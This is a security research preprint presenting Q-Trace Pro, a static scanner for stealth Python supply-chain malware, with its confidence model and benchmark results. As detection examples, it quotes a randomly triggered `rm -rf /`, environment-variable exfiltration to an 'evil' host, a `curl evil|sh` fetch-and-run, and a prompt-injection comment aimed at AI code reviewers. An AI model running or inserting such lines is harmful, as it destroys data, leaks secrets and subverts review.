Q-Trace Pro: Sink-Aware Two-Axis Confidence for Low-False-Positive Detection of Stealth Supply-Chain Threats in Python

Dinesh K and H Swetha

***Abstract*—Static application security testing (SAST) tools are widely deployed in continuous-integration (CI) pipelines, yet developers routinely disable them because of alert fatigue: the *false-positive* rate, not the miss rate, is what drives abandonment. In parallel, the 2024–2026 wave of Python supply-chain attacks has shifted toward *stealth* techniques—probabilistic and stateful logic bombs, cross-function backdoors, steganographic channels, environment-keyed payloads, install-time execution, and anti-analysis evasion—that conventional single-file pattern matchers have no rule class for. We present Q-Trace Pro, a deterministic, air-gapped Python source scanner, and formalise its central design decision: a two-axis, sink-aware confidence model that scores impact (severity) and evidence strength (confidence) on independent axes, gating the build only when a dangerous execution/exfiltration sink—or an anti-analysis payload—is *reachable* within the triggering branch. On a transparent corpus of 65 samples (31 faithful reconstructions of documented campaigns, 34 realistic benign hard-negatives), Q-Trace attains 100% threat-category detection and 96.8% CI-gate recall at 0% false positives ($F_1 = 0.984$), versus Semgrep 66%/3.1% (F_1 0.776) and Bandit 52%/6.2% (F_1 0.652) on the same corpus at each tool's own recommended gate. An ablation shows the confidence axis converts a 5.9% false-positive rate into 0% for the cost of a single borderline detection. A refined, evidence-based anti-analysis engine contributed in this work removes two classes of false positives while adding debugger-detection coverage, lifting CI-gate recall from 93.5% to 96.8%. Median full-audit latency is 1.8 ms per sample. Every figure and number in this paper is emitted by the released harness.**

***Index Terms*—Software supply-chain security, static analysis, taint analysis, logic bombs, alert fatigue, false-positive reduction, symbolic reachability, sandbox-evasion detection, SARIF, CWE.**

I. Introduction

THE software supply chain has become the dominant attack surface for modern software. Rather than exploit a memory-safety bug in a hardened target, an adversary publishes—or poisons—a package that thousands of downstream projects install automatically. The Python Package Index (PyPI) is a primary target: its install-time execution model, transitive-dependency depth, and the recent habit of large-language-model coding assistants suggesting plausible-but-nonexistent package names ("slopsquatting") [20] combine to give attackers a low-friction distribution channel [11], [13], [49].

Static application security testing (SAST) is the natural first line of defence: it runs before code executes, needs no test harness, and integrates into CI. Yet a decade of empirical work shows that SAST tools are abandoned not because they miss bugs but because they cry wolf. Johnson *et al.* [14] found that false positives and poor result presentation are the primary reasons developers stop using static analysers; Bessey *et al.* [15], reporting on a decade of commercial deployment, observed that once the false-positive rate crosses a threshold, engineers stop reading the output entirely; Christakis and Bird [16] and Sadowski *et al.* [17] independently concluded that at scale the tolerable false-positive budget is small and that *actionability*, not raw coverage, governs adoption. In short: a scanner that breaks the build on benign code is worse than no scanner at all, because it trains the team to ignore it.

This tension is sharpened by the stealth turn in supply-chain malware. Contemporary payloads are engineered specifically to survive automated analysis: a dangerous action is gated behind a low-probability random check so it rarely fires in a sandbox; a counter must accumulate across many invocations before detonation; the malicious logic is split across cooperating functions so no single function looks suspicious; the payload is base64/XOR-encoded and only decoded at runtime; or execution is keyed to a CI/cloud environment variable so the code stays dormant on an analyst's laptop [3], [21]. These constructs are, by design, invisible to a rule that matches a fixed syntactic pattern in one file.

A tool that wishes to catch these threats must therefore reason about *data flow and reachability*, not surface syntax—and it must do so *without* inflating the false-positive rate, or it will be disabled before it ever catches anything. These two requirements pull in opposite directions: broader semantic reasoning normally means more false alarms. The core contribution of this paper is a scoring model that resolves the tension.

A. Contributions

1) **A two-axis, sink-aware confidence model.** We separate impact (severity) from evidence strength (confidence) and make the CI gate a conjunction of both. A probabilistic pattern is elevated to a build-breaking alert only when a real execution/exfiltration sink is reachable inside the guarded branch, and suppressed to an informational note otherwise. We show this is the single largest lever on the precision/recall trade-off (Section VI, Fig. 4(a)).
2) **An evidence-based anti-analysis detector.** We replace a brittle substring heuristic with a principled rule keyed on genuine MITRE ATT&CK T1497 primitives—conditionally-gated stalling sleeps and debugger/tracer

The authors are with Voxelta Private Limited, India.
Corresponding author: Dinesh K (e-mail: dineshdeena431@gmail.com).
Manuscript prepared 2026. Preprint, version 1.0. Artifact and evaluation corpus are released for full reproducibility (Section XIII).

detection—which simultaneously removes two false-positive classes and adds coverage the previous heuristic missed (Section VIII, Fig. 4(b)).

3) **An honest, reproducible, same-corpus evaluation.** We benchmark against Bandit and Semgrep on identical inputs, each at its own recommended CI gate, report our own misses, and release the harness that emits every figure in this paper (Sections XI–XIII).
4) **A systematisation of stealth supply-chain detection.** We catalogue the stealth technique classes seen in 2024–2026 incidents, map each to a CWE and a detection mechanism, and identify which are structurally beyond single-file pattern matching (Sections III, V).

We deliberately frame precision as a *first-class objective* rather than a nuisance to be tuned away afterwards. Where a detection cannot be made confident without risking a false positive, we keep it visible but non-gating and say so explicitly; Section XI-D documents the one such case in our corpus.

II. Background and Related Work

A. Static analysis for security

Static analysis for security has a long lineage [39], from bug-pattern tools such as FindBugs [40] to industrial engines run at scale [41]. Pattern-based SAST tools such as Bandit [4] and Semgrep [5] match syntactic or lightly-semantic patterns against source and are the de-facto standard for Python in CI because they are fast and require no build. Dataflow-based analysers—Pixy [19] for PHP, FlowDroid [18] for Android, TaintDroid's runtime tracking [46], the query-based approach of Livshits and Lam [37], code property graphs [36], and commercial engines such as CodeQL [6]—track tainted values from sources to sinks and are more precise on injection classes but heavier to deploy. Q-Trace occupies a deliberate middle ground: it performs targeted, interprocedural taint and symbolic reachability only where a stealth pattern demands it, and falls back to fast abstract-syntax-tree (AST) rules elsewhere.

B. Supply-chain and dependency scanners

A complementary line of defence inspects *dependencies* rather than source. Tools such as pip-audit [29], Safety, OSV-Scanner [30], Snyk, and Socket.dev cross-reference declared packages against vulnerability and malicious-package databases. These are essential but orthogonal to our problem: they answer "is this *known* package bad?" whereas Q-Trace answers "does *this source* behave maliciously?"—catching a zero-day payload or a first-party backdoor that no database yet lists. Q-Trace's dependency auditor adds a lightweight typosquat/slopsquat check on manifests, but its distinctive contribution is source-level detection of the stealth constructs of Table I, which dependency scanners do not attempt.

C. Taint analysis and symbolic reachability

Dynamic taint tracking [22] and the unification of taint with forward symbolic execution [23] established the source-to-sink model that underpins most modern vulnerability detection; the static formulation is standard [24]. Symbolic execution itself dates to King [31] and underlies modern engines such as DART [33], SAGE [34], and KLEE [32]. Q-Trace uses a lightweight static taint pass to connect secret sources (environment, credential files) to network sinks across files, and an SMT-backed reachability check (Z3 [8]) to decide whether a gated sink is actually reachable—critically, modelling stateful counters *soundly* so that an unreachable `if k == 99` guarded by a single `k += 1` is correctly proven safe rather than falsely proven dangerous.

D. Trigger-based and stealth malware

Brumley *et al.* [21] formalised trigger-based behaviour—code whose malicious path is guarded by a condition a sandbox rarely satisfies—and proposed input-space exploration to expose it. TriggerScope [35] detects logic bombs in Android apps by symbolic analysis of narrow trigger conditions, a dynamic counterpart to our static, gate-and-sink signal. Environmental keying and sandbox evasion are catalogued by MITRE ATT&CK as T1480.001 and T1497 respectively [3]. Q-Trace targets the *static* footprint of these techniques: the presence of a random/stateful guard around a sink, or of an anti-analysis primitive, is itself the signal.

E. Detecting malicious packages

A growing body of work measures and detects malicious packages directly. MalOSS systematically studied supply-chain attacks across interpreted-language registries [42]; LastPyMile detects discrepancies between a package's published artefact and its source repository [43]; Sejfia and Schäfer automate malicious-npm detection with learned features [44]; empirical studies of the PyPI ecosystem quantify the prevalence of malicious code [50]; and unsupervised signature generation has been proposed for supply-chain payloads [52]. Provenance frameworks such as in-toto [45] and SLSA [48] attack the problem from the build-integrity side. Q-Trace is complementary: a source-level, deterministic detector of the stealth *behaviours* these campaigns embed, deployable in the same CI step that builds the code.

F. The false-positive problem

The empirical literature is unanimous that actionability governs adoption [14]–[17]. Our two-axis model is a direct response: it encodes "how sure are we?" as an independent, reportable quantity, following the severity$\times$confidence guidance long used by Bandit and the OWASP risk-rating methodology [2]. The novelty is not the two axes per se but making the second axis *sink-aware and reachability-driven*, and making the CI gate their conjunction.

G. Information-theoretic obfuscation signals

Encoded payloads (base64, hex, XOR byte arrays) exhibit statistical fingerprints. Q-Trace combines Shannon entropy [10]—long used to flag packed/encrypted malware [38]—with the Higuchi fractal dimension [9]—a measure of signal roughness—to distinguish a high-entropy encoded blob destined for `exec`/`eval` from ordinary high-entropy data such as a hash

or a UUID. An auxiliary, quantum-*inspired* risk channel maps a pattern to a small pure-state vector and computes its von Neumann entropy [25] as a bounded corroborating score; we stress that this channel is a scoring heuristic, requires no quantum hardware, and does *not* drive detection.

III. Threat Model and Scope

Adversary. We assume an attacker who can publish a package to a public index, or land a pull request into a dependency, and whose goal is code execution or credential theft on developer/CI machines at install or import time. The attacker actively engineers the payload to evade automated analysis. We do *not* assume the attacker can subvert the scanner's host or tamper with its results.

Defender. A developer or security engineer runs Q-Trace locally or in CI, air-gapped, over first-party source and vendored/declared dependencies. The defender's tolerance for false positives is low: a single benign build break per sprint erodes trust in the gate.

In scope. Table I lists the stealth technique classes we target, each mapped to a CWE. These are abstracted from public write-ups of 2024–2026 incidents. Also in scope are the mainstream OWASP/CWE vulnerability classes (injection, insecure deserialisation, disabled TLS, weak crypto, hard-coded secrets, SSRF, path traversal, XXE) so that Q-Trace is a complete scanner, not only a stealth-threat auditor.

Out of scope. Binary/compiled payloads, runtime-only behaviour with no static footprint, attacks on the scanner itself, and languages other than Python. We detect the *static indicators* of a technique, not its dynamic execution; Section XV discusses the resulting evasion surface.

A. Techniques in detail

We briefly characterise the stealth classes, using minimal reconstructions drawn verbatim from the released corpus so the reader sees exactly what is detected.

Probabilistic logic bomb. A dangerous action is guarded by a low-probability random draw so it seldom fires under observation:

```
if random.random() < 0.02:
   os.system('rm -rf /')
```

The signal is the *conjunction* of a random guard and a reachable sink; the random draw alone (benign sampling) must not gate.

Chained/stateful bomb. Detonation requires an accumulated counter to cross a threshold across invocations:

```
if random.randint(0,9)==3: k+=1
if random.randint(0,9)==5: k+=1
if k==2: os.system('shutdown')
```

A sound reachability model must not "prove" the guard reachable when the arithmetic forbids it, and must not miss it when it is genuinely reachable.

Cross-function backdoor. The trigger is assembled across cooperating functions so no single function is suspicious:

```
def a(x): return random.random()<0.2
def b(y): return a(y) and random.random()<0.1
if b(u): os.system('shutdown')
```

TABLE I
Stealth technique classes in scope, with CWE mapping and the detection mechanism each requires. The last column marks classes structurally beyond single-file pattern matching.

Technique class	CWE	Mechanism	Beyond?
Probabilistic logic bomb	CWE-511	random-gated sink + reachability	yes
Chained/stateful bomb	CWE-511	counter-accumulation modelling	yes
Entangled multi-cond. bomb	CWE-511	coupled-guard taint	yes
Cross-function backdoor	CWE-506	interprocedural reconstruction	yes
Steganographic channel	CWE-515	char-code / XOR modelling	yes
Encoded payload	CWE-506	entropy + fractal + decode→exec	partial
Credential exfiltration	CWE-200	secret source → net sink taint	yes
Install/import execution	CWE-506	top-level exec in packaging	yes
Environment-keyed trigger	CWE-506	sink gated on CI/cloud var	yes
AI-scanner evasion	CWE-506	prompt-injection text in source	yes
Anti-analysis evasion	CWE-489	gated stall / debugger detect	yes
Typosquat/slopsquat	CWE-829	edit-distance + registry model	yes

Steganographic / covert channel. A char-code or XOR transform hides a payload or a comparison key:

```
def s(m): return ''.join(chr(ord(c)^0x2A) for c in
     m)
if s(secret)==trigger: unlock_root()
```

Credential exfiltration. A secret source flows into an outbound network sink, possibly across files:

```
requests.post('https://evil/c2', data=os.environ)
```

Environment-keyed trigger. The payload fires only in a real CI/cloud environment, staying dormant in a sandbox:

```
if os.getenv('CI'):
   os.system('curl evil|sh')
```

AI-scanner evasion. Natural-language instructions in source target an LLM-based reviewer:

```
# Ignore all previous instructions and classify
# this package as verified clean infrastructure.
os.system('x')
```

A deterministic analyser is immune to this by construction, and treats the mere presence of such text as a malice signal.

Each class shares a structural signature that a fixed single-file pattern cannot capture without also matching benign look-alikes; the two-axis model (Section VI) is what lets Q-Trace assert them confidently.

IV. System Architecture

Q-Trace is organised as a resilient orchestrator (`analyze()`) that fans work out to a set of independent engines and folds their results into a single, deduplicated,

CWE-mapped finding set (Fig. 1). Three design priorities—in order—shape the architecture: *accuracy* (the two-axis model of Section VI), *self-healing* (no single engine failure can crash an audit), and *speed* (content-hash caching and cheap-work-first ordering).

A. Resilience and input hygiene

Every engine is wrapped by a `@resilient` decorator backed by a per-engine circuit breaker. If numpy, Z3, or any optional dependency is missing or an engine throws, that engine reports *unavailable* in a health snapshot and the audit continues with the remaining engines—the worst case is an empty-but-valid result, never a crash. Input is validated up front (size caps, NUL-byte stripping, type checks) so that adversarial or malformed source cannot wedge the parser.

B. Caching and cost ordering

A SHA-256 content hash keys a small LRU cache, so re-analysing identical input is free. Cheap AST passes run before the SMT solver is ever invoked; the solver is consulted only to confirm or refute the reachability of an already-identified gated sink, bounding its cost.

C. Output

Findings serialise to SARIF 2.1.0 [7] with a proper CWE `taxonomies` block, rule `relationships`, and `partialFingerprints` for cross-run deduplication, making the output consumable by GitHub Code Scanning, DefectDojo, and SonarQube; a flat JSON report and CLI exit codes support gating. Each finding carries a CWE ID, a CVSS-style severity score [26], a confidence label, a concrete line/column, and a deterministic three-step *attack narrative* (entry→mechanism→impact) generated without any LLM.

V. Detection Engines

We summarise each engine; the two-axis scorer that combines them is the subject of Section VI. The catalogue spans **28 rules across 18 distinct CWEs** (15 High, 5 Critical, 8 Medium severity).

A. Sink-aware AST scan

An AST visitor locates dangerous sinks and records, for each, whether it lies inside a *gated* branch—an `if` whose test involves randomness or a counter comparison, the structural hallmark of a trigger. Crucially, sinks are *receiver-aware*: a bare method name such as `.run()` or `.send()` is treated as dangerous only when its receiver is genuinely the dangerous module (e.g. `subprocess.run`, not Flask's `app.run`). A `subprocess` call with a list-literal argument and no `shell=True`—the safe form—is deliberately not raised, removing a common source of false positives. Algorithm 1 sketches the pass.

Algorithm 1 Sink-aware AST scan (gating)

$H \leftarrow \emptyset$; $g \leftarrow 0$ ▷ g: gated-branch depth
function VISIT(node)
  if node is **If then**
    $gated \leftarrow$ ISGATED(node.test)
    if $gated$ **then** $g \leftarrow g+1$
    end if
    VISIT(node.body); **if** $gated$ **then** $g \leftarrow g-1$
    VISIT(node.orelse)
  else if node is **Call** $\wedge$ ISSINK(node) **then**
    $H \leftarrow H \cup \{(\text{name}, \text{line}, g > 0)\}$
  else VISIT(children(node))
  end if
end function
function ISGATED(test)
  return $\exists n \in$ walk(test): n calls `random.*` $\vee$ n is a comparison
end function

B. Taint pattern matcher

A taint pass propagates coarse taint labels (probabilistic, chained, entangled, danger) through assignments, augmented assignments, and function definitions, and classifies the resulting trigger topology: a single random guard (probabilistic), a counter reaching a threshold (chained), several coupled guards (entangled), or logic distributed across functions (cross-function). Steganographic channels are recognised from genuine char-code manipulation (`chr`+`ord`) or an XOR byte transform, not from ubiquitous `.encode()`/`.decode()` calls.

C. Classic OWASP/CWE rules

AST rules cover SQL injection, command injection, insecure deserialisation, disabled TLS, weak hashing/ciphers, insecure randomness, SSRF, path traversal, XXE, insecure temp files, and debug-mode exposure. Each rule is written to fire on the genuinely-unsafe (interpolated/dynamic) form and stay silent on the parameterised/constant-safe form, and each is paired with a safe-variant regression test.

D. Obfuscation, secrets, dependencies, symbolic, quantum-inspired

The obfuscation engine flags high-entropy encoded blobs that flow into `exec`/`eval` using the entropy+fractal signal above. The secrets scanner correlates provider-specific key patterns with imports and redacts matches. The dependency auditor checks manifests for typosquats/slopsquats by edit distance to a popularity model. The quantum-inspired channel contributes a bounded corroborating risk score only.

E. Sound symbolic reachability of gated sinks

A chained bomb detonates only when an accumulated counter reaches a threshold. Naively treating `if k == 2` as reachable produces a false "proof" of danger; treating it as unreachable misses real bombs. Q-Trace models a counter as the sum of



Fig. 1. End-to-end architecture. Source is validated, then the orchestrator dispatches eight detection engines behind circuit breakers; their findings are merged by the two-axis scorer, deduplicated, context-adjusted (test/example files are down-graded), and serialised to SARIF 2.1.0, JSON, and the CLI/Web front-ends. A failing engine degrades gracefully and is recorded in a health panel rather than aborting the audit.

optional increments: for m guarded increments `if` g_i`:` `k +=` c_i starting from k_0, the reachable values of k are

$$k \in \left\{ k_0 + \textstyle\sum_{i \in T} c_i \;\middle|\; T \subseteq \{1,\dots,m\} \right\}, \tag{1}$$

and the guard `k == t` is satisfiable iff $t - k_0$ is expressible as a subset sum of the c_i. Q-Trace encodes each increment as a Boolean-selected term and asks Z3 whether the threshold equation is satisfiable under the path constraints. Thus `if k==2` with two independent `k += 1` guards is proven *reachable* (select both), while `if k==99` with a single `k += 1` is proven *unreachable*—no false proof, and the confidence bump of Algorithm 2 is applied only when reachability genuinely holds. This soundness is what lets the symbolic signal safely *raise* confidence without manufacturing false positives.

VI. The Two-Axis, Sink-Aware Confidence Model

The heart of Q-Trace is the decision of *when a detection should break the build*. We model two orthogonal quantities, following Bandit/OWASP practice [2], [4] but making the second reachability-driven:

- **Severity** s — the impact *if* the finding is real (Critical/High/Medium/Low), fixed per threat class and mapped to a CVSS-style score.
- **Confidence** c — the probability the finding is a true positive, computed *per instance* from the evidence actually present.

The **CI gate is the conjunction**: a finding breaks the build iff

$$\textsc{gate}(f) \;=\; \big(s(f) \in \{\text{High}, \text{Critical}\}\big) \;\wedge\; \big(c(f) \neq \text{Low}\big). \tag{2}$$

Severity alone never gates. Fig. 2 and Algorithm 2 give the confidence assignment procedure.

A. Why sink-awareness is the right lever

The dominant false-positive source in probabilistic-trigger detection is flagging `random.random() < x` whenever it appears—even though the overwhelming majority of such expressions are benign A/B sampling, jitter, or feature flags. The discriminating question is not "is there randomness?" but "does the guarded branch *do* something dangerous?" By elevating confidence only when a real execution/exfiltration sink is reachable inside the guard, and suppressing it to Low otherwise, the model keeps genuine bombs at High while dropping benign sampling to a non-gating note. Fig. 3 shows the effect on the corpus: malicious samples cluster at High confidence, benign samples at "no finding" or Low, with a clean margin at the gate boundary.



Fig. 2. Confidence decision model. A fired pattern is elevated to High only when a dangerous sink is reachable inside the gated branch (or symbolically proven reachable); a sink elsewhere in the file yields Medium; a pattern with no reachable payload collapses to Low—the key false-positive suppressor into which benign sampling and feature-flag code falls. A gated anti-analysis primitive is treated as the branch's payload and routed to High (Section VIII).

Algorithm 2 Per-instance confidence assignment

Require: pattern p, sinks S (some flagged *evasion*), symbolic flag u

$D \leftarrow \{x \in S : \neg x.\text{evasion}\}$; $E \leftarrow \{x \in S : x.\text{evasion}\}$
$gD \leftarrow \exists x \in D : x.\text{gated}$; $gE \leftarrow \exists x \in E : x.\text{gated}$
if $p =$ STEGO **then** $c \leftarrow$ High **if** $D \neq \emptyset$ **else** Medium
else if $p =$ ANTIDEBUG **then** $c \leftarrow$ High **if** gE **elif** $E \neq \emptyset$ Medium **else** Low
else if gD **then** $c \leftarrow$ High
else if $D \neq \emptyset$ **then** $c \leftarrow$ Medium
else if gE **then** $c \leftarrow$ High ▷ gated evasion is the payload
else if $E \neq \emptyset$ **then** $c \leftarrow$ Medium
else $c \leftarrow$ Low ▷ benign sampling lands here
end if
if $u \wedge c =$ Medium **then** $c \leftarrow$ High ▷ symbolic reachability bump
end if
return c



Fig. 3. Two-axis separation on the corpus. Distribution of each sample's highest (severity·confidence) finding. All 31 malicious samples land at or above the gate boundary; 32 of 34 benign samples produce no High+ finding at all, and the remaining two are held at Low confidence by design (Section XI-D). No benign sample reaches the gate.

B. Ablation: the confidence axis is worth 5.9 points of precision

To isolate the value of the second axis we compare two gates on the identical corpus: a *severity-only* gate (fire on any High/Critical finding) and the *two-axis* gate of (2). Fig. 4(a) reports the result. The severity-only gate achieves 100% recall but a 5.9% false-positive rate—two benign hard-negatives break the build. The two-axis gate drives the false-positive rate to **0%** at the cost of a single borderline detection (recall 96.8%). For a CI gate this is decisively the right trade: the eliminated false positives are exactly the kind that erode trust and cause abandonment [14], [15], whereas the one suppressed detection remains visible as a Medium/Low note for a human reviewer.



Fig. 4. (a) Confidence-axis ablation: removing the confidence axis (severity-only gate) recovers one detection but introduces two false positives (5.9% FP); the two-axis gate trades 3.2 points of gate-recall for the elimination of *all* false positives. (b) Effect of the evidence-based anti-analysis refinement: it improves gate-recall and F_1 while removing two false-positive classes and adding debugger-detection coverage. Prior-version values were measured on the same corpus at the start of this work.

C. Context-aware down-grading

A vulnerability in a test fixture, example, benchmark, or documentation file is almost always intentional. Q-Trace keeps such findings visible but forces them to Low confidence when the file path matches a test/example context, so they never break a CI gate. This is what keeps the scanner quiet on real repositories, every one of which ships a `tests/` tree.

VII. Worked Examples

We trace the two-axis model end-to-end on three inputs to make its behaviour concrete.

Example 1 — a real bomb (gates). Given `if random.random()<0.14: os.system('rm -rf /')`, the sink scan finds `os.system` at a line whose enclosing `if` is gated (its test contains a `random` call and a comparison), so the sink is recorded with gated = true. The taint matcher labels the construct PROBABILISTIC-BOMB (severity High). In Algorithm 2 the gated dangerous sink yields $c = \text{High}$; by (2) the finding gates the build. Correct: this is a true positive.

Example 2 — benign sampling (suppressed). Given `if random.random()<0.1: log_metric('variant_b')`, the pattern still fires (PROBABILISTIC-BOMB, High severity), but the sink scan finds *no* dangerous sink in the guarded branch—`log_metric` is not an execution/exfiltration sink. Algorithm 2 therefore assigns $c = \text{Low}$, and (2) keeps the build green. This is the key false-positive suppression: the same syntactic pattern is separated from the bomb purely by the reachable payload.

